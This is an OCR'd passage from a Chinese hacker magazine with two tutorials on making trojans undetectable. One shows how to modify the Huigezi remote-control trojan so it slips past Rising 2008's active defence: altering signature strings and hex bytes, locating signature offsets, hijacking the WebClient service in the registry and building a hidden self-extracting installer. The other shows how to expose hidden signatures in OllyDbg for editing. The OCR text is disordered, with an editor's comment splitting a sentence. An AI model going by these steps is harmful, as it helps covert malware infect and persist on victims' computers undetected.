


图8 卡巴检测到病毒





图9 特征码



突破瑞星的主动防御

文/蜀国布衣

从本文你可以学习到：如何突破瑞星的主动防御

最近，最新版本的杀毒软件瑞星2008已经开始了公测，其中最大的亮点就是增加了*主动防御功能*。制作过木马免杀的朋友都知道，要进行免杀操作需要过瑞星的内存杀毒，以及卡巴斯基的文件杀毒。那么面对全新的瑞星2008，我们又该如何躲过其主动防御呢？这就是我们今天的主要内容。

一、相关功能介绍

主动防御功能是一种阻止恶意程序执行的技术，该技术可以很好的弥补传统杀毒软件采用"特征码查杀"滞后的技术弱点，可以在病毒发作时进行主动而有效的全面防范，因此能从技术层面上有效应对未知病毒的传播运行。从技术角度讲，完整的主动防御技术包含三个层次：资源访问规则控制、资源访问扫描、程序活动行为分析引擎，其中尤其以行为分析引擎技术最为关键。提到主动防御功能技术，我们马上就可以想到卡巴斯基，正由于此更加受到用户的喜爱。当然主动防御功能并非卡巴斯基的专利，其它包括McAfee、微点主动防御和费尔杀毒软件都有类似的功能。主动防御应该是瑞星2008的最大亮点， 包含系统防御、应用程序访问控制、应用程序保护、程序启动控制、恶意行为检测、隐藏进程检测等功能。其实瑞星以前的老版本也包括一些类似的功能，但是当时这些功能还是非常有限的。

二、免杀准备阶段

由于卡巴斯基在程序注册方面存在缺陷，因此造成通过修改系统时间即可绕过该功能。可是要想利用这种方法绕过瑞星的主动防御，无益于痴人说梦是非常的不现实的，因为瑞星和卡巴斯基的注册方式完全的不相同。不过要想过主动防御功能的检测，首先还是需要对文件进行免杀才行，这里我们就使用灰鸽子来进行演示。其实瑞星2008本身在杀毒引擎方面，并没有进行明显的升级或优化，因此程序文件本身的免杀还是很简单的。我们现在就通过**C32Asm**这款反汇编工具，点击"文件"菜单中的"打开十六进制文件"命令，选择们刚刚生成的那个需要免杀处理的服务端程序。接着点击"搜索"菜单中的"搜索"命令，在搜索窗口中的搜索选项中输入"×防专版"，如图1所示。




图1 搜索选项

在找到这个资源信息内容后，通过鼠标右键中的"粘贴"命令，将"×防专版"替换为其他的信息内容，比如"自由战士"等。

接着按照相同的方法对"灰鸽子远程控制服务端安装成功"、"IEXPLORE.EXE"等信息内容进行替换，"IEXPLORE.EXE"找到以后进行一些大小写的替换即可。接着还需要进行进一步的操作，在搜索列表中选择"十六进制"后，搜索内容为"56 00 43 00 32 00 35 00 50 00 4A 00 55 00 4C 00"这段代码，找到以后点击鼠标右键选择"填充"命令，然后选择窗口中的"使用十六进制填充"选项，在填充框中输入"00"后点击"确定"按钮即可完成，如图2所示。




图2 填充数据

三、主动代码

文件免杀完成后打开瑞星主动防御功能，接着当我们运行灰鸽子的服务端程序，瑞星立即弹出一个窗口，提示用户发现一个灰鸽子木马的变种，如图3所示。




图3 发现病毒

由此我们看出瑞星的主动防御功能还是有自己的特色的，主要是加入了病毒家族的DNA识别技术。当程序出现可能的恶意行为时会使用DNA扫描确认文件的威协，这也就是说瑞星的主动防御里面配合特征码进行查杀，现在的瑞星就包括文件、内存、主动防御三套特征码。我们还是通过**MYCCL**来分析特征码，点击"文件"按钮载入服务端程序，接着点击"目录"设置分块目录。然后在"分块个数"选项中设置分块的个数，我们这里只设置为2即可，然后点击"生成"按钮即可，如图4所示。



图4 MYCCL主界面

现在我们进入到分块目录中，接着用OD分别载入这个区块。如果主动防御没有提示，那么就将这个区块删除掉，同时将病毒变种的留下。接着返到MYCCL界面，点击"二次处理"按钮，接着按照上面的步骤用OD进行操作。经过这样一次次的重复操作以后，最终得到的主动防御特征码如下。需要声明的是由于文件免杀的方法不一样，这些主动防御特征码的地址也有所差异。

```
[特征] 0009F4D0_00000002
[特征] 0009F4DE_00000003
[特征] 0009F4F9_00000002
```

同样运行C32Asm后载入服务端程序，接着点击窗口右键中的"跳转"命令，在弹出窗口的"OFFSET"输入特征码地址，点击确定按钮就会自动跳转到特征码的位置。当我看到跳转到的地址后才发现，这个特征码的地址居然和瑞星专杀的特征码位置一样，如图5所示。




图5 特征码

然后选择这一长串的十六进制代码，再通过右键的填充命令用00进行填充。

四、突破主动防御

现在到了本文的关键部分，然后突破瑞星的主动防御。当我

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

作者为我们带来一个观点，就是提取不到DLL的情况下怎么免杀呢？不知道这种情况是否很多人会遇上呢？作者为大家介绍了精彩的实例操作过程，相信爱好免杀的你一定会手痒。

们运行修改后的服务端程序，由于服务端程序会向注册表写入启动项，同时向系统磁盘写入服务端文件内容，因此主动防御功能会毫不留情的进行拦截。无论用户点击“阻止并隔离”还是“放过”按钮，都不会使服务端程序成功的运行，除非点击“信任该程序，自动加入白名单”选项。因此我们现在必须从服务端程序的配置信息重新设置，这种方法操作起来非常的简单易行。首先在服务端程序的配置过程时，在“安装路径”中设置为“C：\Documents and Settings\All Users\「开始」菜单\程序\启动”，接着将“启动项设置”中的两个选项前面的勾去掉，然后在“高级选项”中只选择“使用IEXPLORE.EXE进程启动服务端程序”。这样当服务端程序运行以后，就会将文件释放到“启动”目录，以后服务端程序不但可以同样随机启动，而且不会引起瑞星主动防御的拦截，如图6所示。




图6 安装选项

除了上面这种方法以外，还可以安装RAdmin的方法来操作。在“安装路径”中设置为“%SystemRoot%\System32 \server.scr”，当然你也可以设置其他的磁盘路径。同样将“启动项设置”中的两个选项前面的勾去掉，因为我们通过某些不关键的系统服务来进行启动，其他的选项根据自己的需要进行设置即可。首先在本地系统安装配置的服务端程序，接着从安装路径中拷贝出服务端文件。然后马上在“运行”命令中运行注册表编辑器，并依次展开如下地址：HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Services，这个注册表地址存放的就是系统服务。这里我们选中其中的WebClient服务，将其文件路径修改为服务端的安装路径，然后点击“文件”菜单中的“导出注册表”命令，将刚才的的键值导出并保存即可，如图7所示。

因为我发现通过注册表文件来修改注册表，主动防御功能并不会进行任何的提示。现在将拷贝出的文件和导出的注册表文件压缩，接着双击打开刚刚生成的这个RAR文件，点击工具栏上的“自解压格式”图标。在弹出的对话框中点击“高级自解压选项”按钮，然后在弹出的“高级自解压选项”窗口中选择“常规”选项标签，再在它的“解压路径”中填入服务端的安装路径，注意解压地址一定要和服务端的安装路径相同才行。然后在“解压缩之后运行”中输入注册表文件，在“解压缩之后运行”中输入服务端文件，如图8所示。




图7 注册表键值导出保存

现在点击“模式”选项标签，选中“全部隐藏”和“覆盖所有文件”这两个选项，最后点击“确定”按钮就可以创建成功。以后这个服务端程序运行后，就会自动修改系统服务内容，这样服务端文件就可以随机启动呢。




图8 自解压选项

五、小结

到此为止，关于如何突破瑞星的主动防御，就为大家介绍到这里。其实总的来说瑞星的主动防御还是不错的，但是每一款软件都不是十全十美的，都存在着某些缺陷和不足之处。正因为此，就成为我们突破的缺口，从而被我们加以利用。

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

理论与实践结合，一向都是菜鸟们的最爱，既解决了菜鸟的基础不足，又解决了光说不练的情况，文章都介绍得很详细明了了，相信不用我说大家也能看得懂吧？

特征码“变”出来

图 Tenzy[S.H.C]&[D.R.T]

从本文你可以学习到：
如何变出特征码

修改特征码是木马免杀的重要手段，可是有时候，用OD载入会碰上一些奇怪的特征码，双击反汇编的时候，弹出来的汇编窗口里面不显示原有指令，下面来详细分析一下。先来看两个图片，来分清我所说的奇怪特征码是指那些。如图1这个图片是常见的特征码，双击指令后弹出的汇编窗口里面显示原有的指令。




图1 原有代码




图2 空代码

修改如图2是我所说的特殊指令，双击后，汇编窗口没有指令。




图3 使用NOP填充




图4 NOP填充完成

双击不出现原特征码，当然也无从更改这里的特征码了，好，那我就让隐藏在这里的特征码现身！选上附近几句指令，按右键，选择二进制，再选择用NOP填充，如图3。

填充完，发现特征码处变出了这样，如图4。

接下来在NOP掉的地方点右键，选择“撤消此处修改”，如图5。




图5 撤销NOP填充




图6 发现特征码

linux首语：

